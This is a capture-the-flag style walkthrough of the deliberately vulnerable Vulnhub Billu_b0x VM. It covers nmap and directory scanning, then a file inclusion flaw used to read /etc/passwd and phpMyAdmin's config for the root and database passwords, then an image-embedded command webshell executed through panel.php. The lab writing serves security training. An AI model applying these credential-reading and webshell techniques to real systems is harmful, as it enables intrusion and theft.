Vulnhub-billub0x
Target VM Information
Download Link
https://download.vulnhub.com/billu/Billu_b0x.zip
VM Description
The virtual machine is medium difficulty and uses Ubuntu 32-bit. Other software packages include PHP, Apache, and MySQL.
Goal
Boot to root: enter the virtual machine through the web application and obtain root privileges.
Runtime Environment
Target VM: network connection set to NAT. The target VM obtains an IP automatically. Attacker machine: Windows10 attacker machine and Kali attacker machine. The experiment is mainly completed with the Windows attacker machine.
Information Gathering
Target Discovery
Start the Billu_b0x virtual machine. Because the VM network is set to NAT mode, use Nmap to scan the class C NAT segment of the vm8 adapter. Command: nmap -sP 192.168.64.1/24

The target VM IP is successfully obtained: 192.168.160.187.
Port and Service Identification
Nmap scan:
# Scan all ports from 1 to 65535, perform service identification and deep scanning (-A), and save results to a txt file

nmap -p1-65535 -A 192.168.64.161 -oN billu.txt
The scan finds ports 22 (SSH OpenSSH 5.9p1) and 80 (HTTP Apache httpd 2.2.22) open.


Visit port 80. A username/password input box is found, along with the hint Show me your SQLI skills. Fine, it wants SQL injection. I went all-in for half an hour with manual testing and sqlmap, but got no results, so leave it aside for now.
Directory Scanning
dirb

Yujian Directory Scan

There are many directories. Visit them one by one.
Manual Probing
in.php is a phpinfo page. Sensitive information is found: the absolute website path is /var/www.

allow_url_fopen = on

c.php returns a blank page.

test.php reports an error asking me to specify file. Combined with the sensitive information from phpinfo, this indicates a possible file inclusion vulnerability.
add.php is a file upload interface. Use F12 to view the source and find only frontend code, with no backend interaction source code. This means it is decorative and useless.


/phpmy is a phpMyAdmin interface. Try weak passwords; they fail, so leave it aside for now.
Penetration Phase
Idea 1: Use File Inclusion to Read the Configuration File and Obtain the Root Password
From the earlier information gathering, the test.php page may have a file inclusion vulnerability. First pass parameters with GET, but there is no response. Try POST, and /etc/passwd is successfully read.

However, /etc/shadow cannot be read.

Try reading other directory files and audit the source code.
Directory scanning found phpMyAdmin, and phpinfo revealed the absolute website path. Try reading phpMyAdmin's default configuration file config.inc.php.
file=/var/www/phpmy/config.inc.php is read successfully, revealing the root user password: roottoor.


Use the password above to connect remotely over SSH. It succeeds. That's it????

Idea 2: File Inclusion + File Upload to Obtain a Shell

- Read
c.phpand find the MySQL username/password:b0bill:ux_billu.

Log in to the previously found /phpmy directory. The login succeeds, and a username/password in the auth table is found: biLLu:hEx_it. Use it to log in on the homepage.
- After logging in successfully, click
show user. This is an account viewing page. Use F12 to view the existing image path.

It can be accessed successfully.

Click add user to enter the account creation page. This is a file upload point. A simple test shows that uploaded files are placed in the path above.


Try uploading a one-line webshell and find that whitelist filtering is applied.
Try uploading an image webshell, then use file inclusion to parse it. Because this is a POST request, it cannot be connected directly with AntSword. Here we can only write a command webshell and execute it through Burp with a POST request. To make a command webshell, write the one-liner into the middle or end of an image file with a text editor. 
- Parse it on the
test.phppage. Parsing fails. Looking at the source code reveals that this page downloads the file and cannot parse it successfully.
Use the file inclusion vulnerability in test.php to further inspect each page's source code and look for a breakthrough. In /panel.php, another file inclusion vulnerability is found at continue. Persistence pays off. 

Based on the path found above, the uploaded command webshell path is /uploaded_images/1.jpg. Use the file inclusion vulnerability above to parse it and successfully execute commands.
Add the command execution parameter to the POST request URL: POST /panel.php?cmd=ls
Include the 1.jpg image webshell in the POST body: load=/uploaded_images/1.jpg&continue=continue
